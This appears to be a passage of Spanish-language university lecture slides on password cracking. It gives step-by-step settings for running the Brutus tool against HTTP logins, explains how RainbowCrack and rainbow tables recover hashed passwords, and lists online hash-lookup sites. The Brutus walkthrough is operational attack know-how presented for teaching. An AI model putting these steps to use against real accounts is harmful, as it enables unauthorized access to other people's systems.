3. Establecer la entrada de tipo al tipo de crack que está intentando realizar. Brutus ha establecido el tipo de entrada HTTP por defecto y se debe dejar solo. Otras opciones son FTP, POP3 y NetBus para craqueo avanzado.

UP Universidad de Palermo ©

Brutus

4. Introducir el número de puerto en el cuadro de puerto en la interfaz de Brutus. Hay 65.535 puertos posibilidades, pero el puerto por defecto para el tráfico web es 80, así que es una opción segura para usar. Las barras de deslizamiento para las conexiones y tiempo de espera al lado del puerto de entrada se preestablecen y se debe dejar solo.

5. Establecer las opciones de HTTP (Basic). Las opciones de HTTP (Basic) variarán dependiendo de qué tipo de crack se está realizando. Las opciones (básicas) de HTTP de entrada a la "Cabeza“. Hacer clic en el cuadro "Keep Alive" para asegurar que es una marca de verificación.

UP Universidad de Palermo ©

Brutus

6. Establecer las opciones de autenticación.
    - Si su sistema no requiere un nombre de usuario, sino simplemente una contraseña o PIN número, hacer click en la casilla de verificación.
    - "Usar nombre de usuario“: si tenés un nombre de usuario y lo conocés, hacer click en la casilla de verificación "Usuario único" y entrar el nombre de usuario en el cuadro de abajo.
    - Brutus utiliza el archivo “user.txt” como la entrada por defecto, que automáticamente comprueba contra nombres comunes, como administración y administrador.
7. Brutus tiene una configuración predeterminada que se ejecuta el crack de contraseña contra todas las palabras en el diccionario.
8. Presionar el botón "Start" y ver la barra de progreso cómo Brutus intenta descifrar sus contraseñas. Una vez que el programa ha roto la contraseña aparecerá en el cuadro de resultados en la parte inferior de la interfaz de Brutus.

UP Universidad de Palermo ©

RainbowCrack

RainbowCrack es una herramienta de software diseñada para realizar ataques de fuerza bruta y recuperar contraseñas cifradas utilizando técnicas de cracking basadas en tablas precalculadas llamadas "tablas arco iris" (rainbow tables, en inglés). Estas tablas contienen una gran cantidad de contraseñas cifradas y sus correspondientes valores hash, lo que permite acelerar el proceso de descifrado mediante la búsqueda de una coincidencia entre los hashes en la tabla y los hashes de la contraseña objetivo.

RainbowCrack se utiliza comúnmente por parte de administradores de sistemas, expertos en seguridad informática y hackers éticos para probar la seguridad de contraseñas en sistemas y redes. La herramienta es compatible con una amplia gama de algoritmos de cifrado y puede ejecutarse en diferentes sistemas operativos, incluyendo Windows, Linux y macOS.

UP Universidad de Palermo ©

RainbowCrack

RainbowCrack funciona mediante la creación de tablas arco iris (rainbow tables) precalculadas para un algoritmo de cifrado específico y un rango de longitud de contraseña determinado. Una tabla arco iris es una estructura de datos que contiene una gran cantidad de contraseñas cifradas y sus correspondientes valores hash, organizados en filas y columnas.

Cuando se utiliza **RainbowCrack** para recuperar una contraseña cifrada, el programa calcula el hash de la contraseña objetivo y busca en la tabla arco iris una coincidencia con ese hash. Si encuentra una coincidencia, RainbowCrack puede recuperar la contraseña original asociada con ese hash.

El proceso de creación de una tabla arco iris puede ser bastante intensivo en recursos y requiere de un alto nivel de procesamiento y almacenamiento. Por lo tanto, la creación de una tabla arco iris se realiza por adelantado, antes de la recuperación real de contraseñas. Una vez creada, la tabla arco iris puede ser utilizada para la recuperación de contraseñas en una fracción del tiempo que tomaría si se hiciera desde cero.

Es importante tener en cuenta que, si bien **RainbowCrack** es una herramienta efectiva para recuperar contraseñas cifradas, no es una solución infalible. Hay técnicas de seguridad que pueden hacer que el proceso de recuperación sea más difícil o incluso imposible. Además, es posible que algunos algoritmos de cifrado sean lo suficientemente fuertes como para evitar que RainbowCrack recupere una contraseña. Por lo tanto, siempre es importante utilizar contraseñas seguras y no confiar en la seguridad de la contraseña solo en el cifrado.

UP Universidad de Palermo ©

¿Para qué se utilizan las tablas arco iris?

Hoy las contraseñas ya no se guardan sin cifrar –o eso se espera. Cuando los usuarios de una plataforma fijan una clave de acceso para su cuenta, esta secuencia de caracteres **no aparece en texto plano** en una base de datos en algún servidor, puesto que no sería seguro: si encontrara la forma de entrar en ella, un hacker lo tendría muy fácil para acceder a todas las cuentas de un determinado usuario.

Para el eCommerce, la banca en línea o los servicios gubernamentales online esto tendría consecuencias fatales.

En lugar de ello, los servicios online utilizan diversos mecanismos criptográficos para cifrar las contraseñas de sus usuarios de modo que en las bases de datos solo aparezca un valor hash (valor resumen) de la clave.

Incluso conociendo la función criptográfica que lo ha originado, desde este **valor hash** no es posible deducir la contraseña, porque no es posible reconstruir el procedimiento a la inversa.

Esto lleva a los ciberdelincuentes a recurrir a los **ataques de fuerza bruta**, en los cuales un programa informático intenta “adivinar” la secuencia correcta de caracteres que constituye la contraseña durante tanto tiempo como haga falta.

¿Para qué se utilizan las tablas arco iris?

Este método puede combinarse con los llamados **“diccionarios” de contraseñas**. En estos archivos, que circulan libremente en Internet, pueden encontrarse numerosas contraseñas que bien son muy populares o ya fueron interceptadas en el pasado.

Los hackers prueban primero todas las contraseñas del diccionario, lo que les permite ahorrar tiempo, aunque, en función de la complejidad de las contraseñas (longitud y tipo de caracteres), este proceso puede resultar más largo y consumir más recursos de lo esperado.

UP Universidad de Palermo ©

Online Password Attack

- Permite utilizar las Rainbow Tables povistas por la Web.
- Evita la necesidad de instalar grandes bases de contraseñas.
- Si no lo encuentra, no es posible cargar otra base.
- Algunos ejemplos:

  http://www.md5online.es/

  https://crackstation.net/



© Universidad de Palermo
Prohibida la reproducción total o parcial de imágenes y textos.